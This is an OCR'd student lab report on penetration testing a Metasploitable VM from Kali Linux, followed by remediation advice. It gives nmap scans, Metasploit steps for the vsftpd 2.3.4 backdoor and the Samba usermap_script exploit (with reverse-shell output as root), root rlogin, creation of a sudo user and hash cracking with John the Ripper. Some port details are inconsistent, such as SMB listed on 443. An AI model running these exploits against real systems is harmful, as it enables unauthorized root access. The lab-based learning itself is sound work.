Network Penetration Testing with Real-World Exploits and Security Remediation

Name: Ankit Kumar
ERP: 6604992
Course: B.Tech (IT)
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Section: IT-B

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Project objectives

Introduction:

This project is based on performing penetration testing in a controlled lab environment to simulate attacks that hackers may use to exploit real systems. Using Kali Linux as the attack platform and Metasploitable as the vulnerable target system, I explore various stages of ethical hacking including scanning, enumeration, exploitation, privilege escalation, and remediation. The purpose is to gain hands-on experience in identifying, exploiting, and mitigating vulnerabilities responsibly.

Theory about the project:

Network penetration testing is the process of evaluating a system's network security by simulating attacks from malicious outsiders and insiders. The goal is to find security loopholes before attackers do. It includes multiple phases:

- **Reconnaissance:** Gathering information about the target.
- **Scanning & Enumeration:** Actively probing to find open ports, services, and vulnerabilities.
- **Exploitation:** Gaining unauthorized access using known exploits.
- **Post-Exploitation:** Activities like privilege escalation or data access.
- **Remediation:** Providing security measures to patch vulnerabilities.

Project requirements

Two Operating System

1. Kali Linux (Attacking machine)
2. Metasploitable machine (Target Machine)
3. **Tools Details:**


Kali Linux	The attacker machine, containing pre-installed penetration testing tools.
Metasploitable	A vulnerable machine to practice attacks on.
nmap	For network scanning, port discovery, OS detection, and service version enumeration.
Metasploit Framework	For exploiting known vulnerabilities in services running on the target.
John the Ripper	For cracking hashed passwords obtained from /etc/shadow.

Tasks

Network Scanning

Task 1: Basic Network Scan


➢ nmap -v 192.168.160.131



Task 2 – Reconnaissance **Task 1:**

Scanning for hidden Ports nmap

-v -p- 192.168.160.131 Output:



Total Hidden Ports = 7

List of hidden ports

1. 8787

2. 36588

3. 53204

4. 53452

5. 59437


6. 3632

7. 6697

Task 2: Service Version Detection nmap


-v -sV 192.168.160.131

Output:



Task 3: Operating System Detection nmap -v -O

192.168.160.132 Output:



Task 3 - Enumeration

Target IP Address – 192.168.160.131

Operating System Details -

MAC Address: 00:0C:29:AB:A7:B8 (VMware)

Device type: general purpose

Running: Linux 2.6.X

OS CPE: cpe:/o:linux:linux_kernel:2.6

OS details: Linux 2.6.9 - 2.6.33

Services Version with open ports (LIST ALL THE OPEN PORTS EXCLUDING HIDDEN PORTS)

PORT	STATE	SERVICE VERSION
21/tcp	open ftp	vsftpd 2.3.4
22/tcp	open ssh	OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp	Open telnet	Linux telnetd
25/tcp	open smtp	Postfix smtpd
53/tcp	open domain	ISC BIND 9.4.2
80/tcp	open http	Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp	open rpcbind	2 (RPC #100000)
139/tcp	open netbios-ssn	Samba smbd 3.X - 4.X (workgroup: WORKGROUP
445/tcp	open netbios-ssn	Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp	open exec	netkit-rsh rexecd

513/tcp	open login	OpenBSD or Solaris rlogind
514/tcp	open tcpwrapped	
1099/tcp	open java-rmi	GNU Classpath grmiregistry
1524/tcp	open bindshell	Metasploitable root shell
2049/tcp	open nfs	2-4 (RPC #100003)
2121/tcp	open ftp	ProFTPD 1.3.1
3306/tcp	open mysql	MySQL 5.0.51a-3ubuntu5
5432/tcp	open postgresql	PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp	open vnc	VNC (protocol 3.3)
6000/tcp	open X11	(access denied)
6667/tcp	open irc	UnrealIRCd
8009/tcp	open ajp13	Apache Jserv (Protocol v1.3)
8180/tcp	open http	Apache Tomcat/Coyote JSP engine 1.1

Hidden Ports with Service Versions (ONLY HIDDEN PORTS)

1. 8787/tcp open drb Ruby DRb RMI (Ruby 1.8; path /usr/lib/ruby/1.8/drb)
2. 3632/tcp open distccd distccd v1 ((GNU) 4.2.4 (Ubuntu 4.2.4-1ubuntu4))
3. 6697/tcp open irc UnrealIRCd
4. 35851/tcp open mountd 1-3 (RPC #100005)
5. 36571/tcp open nlockmgr 1-4 (RPC #100021)
6. 44585/tcp open java-rmi GNU Classpath grmiregistry
7. 51228/tcp open status 1 (RPC #100024)

Task 4- Exploitation of services

1. **vsftpd 2.3.4 (Port 21 - FTP)**
   - ➢ msfconsole
   - ➢ use exploit/unix/ftp/vsftpd_234_backdoor
   - ➢ set RHOST 192.168.160.131
   - ➢ set RPORT 21
   - ➢ run

2. **SMB 3.0.20-Debian (Port 443)**

- ➢ search smb version
- ➢ use auxiliary/scanner/smb/smb_version
- ➢ use exploit/multi/samba/usermap_script
- ➢ show options
- ➢ set RHOST 192.168.160.131
- ➢ run

```
   LHOST  192.168.160.133  yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port

Exploit target:

   Id  Name
   --  ----
   0   Automatic


View the full module info with the info, or info -d command.

msf6 exploit(multi/samba/usermap_script) > set RHOST 192.168.160.131
RHOST => 192.168.160.131
msf6 exploit(multi/samba/usermap_script) > run

[*] Started reverse TCP handler on 192.168.160.133:4444
[*] Command shell session 1 opened (192.168.160.133:4444 → 192.168.160.131:58029) at 2025-05-15 14:25:34 +0530

ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
srv
sys
tmp
usr
var
vmlinuz
whoami
root
uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
id
uid=0(root) gid=0(root)
```

3. **Exploiting R Services (Port 512,513,514)**

- ➢ nmap -p 512,513,514 -sC -sV --script=vuln 192.168.160.131
- ➢ rlogin -l root 192.168.160.131

```
┌──(root㉿kali)-[/home/kali]
└─# nmap -p 512,513,514 -sC -sV --script=vuln 192.168.160.131
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-05-15 14:38 IST
Nmap scan report for 192.168.160.131
Host is up (0.00074s latency).

PORT    STATE SERVICE    VERSION
512/tcp open  exec       netkit-rsh rexecd
513/tcp open  login      OpenBSD or Solaris rlogind
514/tcp open  tcpwrapped
MAC Address: 00:0C:29:AB:A7:B8 (VMware)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 16.88 seconds

┌──(root㉿kali)-[/home/kali]
└─# rlogin -l root 192.168.160.131
Last login: Thu May 15 03:35:43 EDT 2025 from :0.0 on pts/0
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
You have mail.
root@metasploitable:~# whoami
root
root@metasploitable:~# uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
root@metasploitable:~# id
uid=0(root) gid=0(root) groups=0(root)
root@metasploitable:~#
::1                     ff02::1                 ip6-allhosts            ip6-localhost           ip6-mcastprefix         metasploitable.localdomain
fe00::0                 ff02::2                 ip6-allnodes            ip6-localnet            localhost
ff00::0                 ff02::3                 ip6-allrouters          ip6-loopback            metasploitable
root@metasploitable:~#
```

Task 5 - Create user with root permission

- adduser **ankit**
- password **allowmein**
- sudo usermod -aG sudo ankit
- cat /etc/passwd | grep ankit
- ankit:x:1002:1002:,,,:/home/ankit:/bin/bash
- sudo cat /etc/shadow | grep ankit0x
- ankit:yj9T$ep3Qv2Hy8a5uO71kK7yOm0$rxMKpQlW2n/XflTYSpcCljAKbKROVgZHXHr50E5ed.4:20223:0:99999:7:::

Task 6 - Cracking password hashes

- nano ankit_hash.txt

- ./john ankit_hash.txt

- ./john ankit_hash.txt –show

Task 7 – Remediation

1. FTP Service (vsftpd)

Current Version: vsftpd 2.3.4

Latest Version: vsftpd 3.0.5 (as of 2025)

Vulnerability: Version 2.3.4 is affected by a backdoor vulnerability where an attacker can gain a root shell if a malicious payload is sent. This is one of the most serious vulnerabilities in vsftpd.

CVE:

CVE-2011-2523

Reference: https://www.youtube.com/watch?v=G7nIWUMvn0o

Remediation:

- Option 1: Upgrade to vsftpd 3.0.5
- Option 2: Disable FTP and use more secure alternatives like SFTP (via SSH)

2. SMB 3.0.20-Debian (Port 443)

- **Service:** Samba SMB
- **Current Version:** 3.0.20
- **Latest Version:** Samba 4.20.1 (as of May 2025) · **Vulnerabilities:**

- **SMB version 3.0.20** is vulnerable to:
  - Remote Code Execution (RCE)
  - Null session attacks ■ Arbitrary file write/read

- **Common CVEs:**
  - CVE-2007-2447 – Samba "username map script" command injection
  - CVE-2017-7494 – Arbitrary code execution
- **Impact:** Attackers can exploit these flaws to **gain shell access**, **move laterally**, or **dump credentials**.
- **Remediation Steps:**
  - Disable SMBv1 and restrict access to trusted IPs only ○ Upgrade Samba to the **latest stable version (v4.20.1)**
  - Harden the /etc/samba/smb.conf file to disable guest access and enable logging · **Reference: https://www.youtube.com/watch?v=HPP70Bx0Eck**

3. R Services (Ports 512 - rexec, 513 - rlogin, 514 - rsh)

- **Services:** Rexec, Rlogin, Rsh (Legacy UNIX services)
- **Status:** Outdated, Insecure, and Deprecated
- **Vulnerabilities:**
  - Transmit credentials in plaintext ○ Vulnerable to **MITM (Man-in-the-Middle)** and **replay attacks** ○ Weak or no authentication mechanism
  - Allow unauthorized remote access if .rhosts files are misconfigured
- **CVEs:**
  - CVE-1999-0651 – R-services allow remote attackers to access without proper authentication.
- **Impact:**
  - Any user on the network can potentially **impersonate** others and execute remote commands
- **Remediation Steps:**
  - Immediately disable the rsh, rlogin, and rexec services:
- **Reference: https://cve.mitre.org/cgi-bin/cvename.cgi?name=1999-0651**

Major Learning From this project

Through this project, I learned how to create and manage users in Linux and how their details are stored in system files. I understood how passwords are saved in hashed format and how they can be cracked using tools like John the Ripper with wordlists. I also used Nmap to scan systems for open ports, detect services running on them, and check the operating system. For this, I used commands like nmap -v to find open ports, nmap -sV to find service versions, and nmap -O to detect the OS. I explored services like SMB and R services, identified outdated or risky ones, and understood why they should be updated or disabled. Finally, I learned how to find problems in a system and suggest fixes like updating software or using better configurations. This hands-on work helped me understand system security better.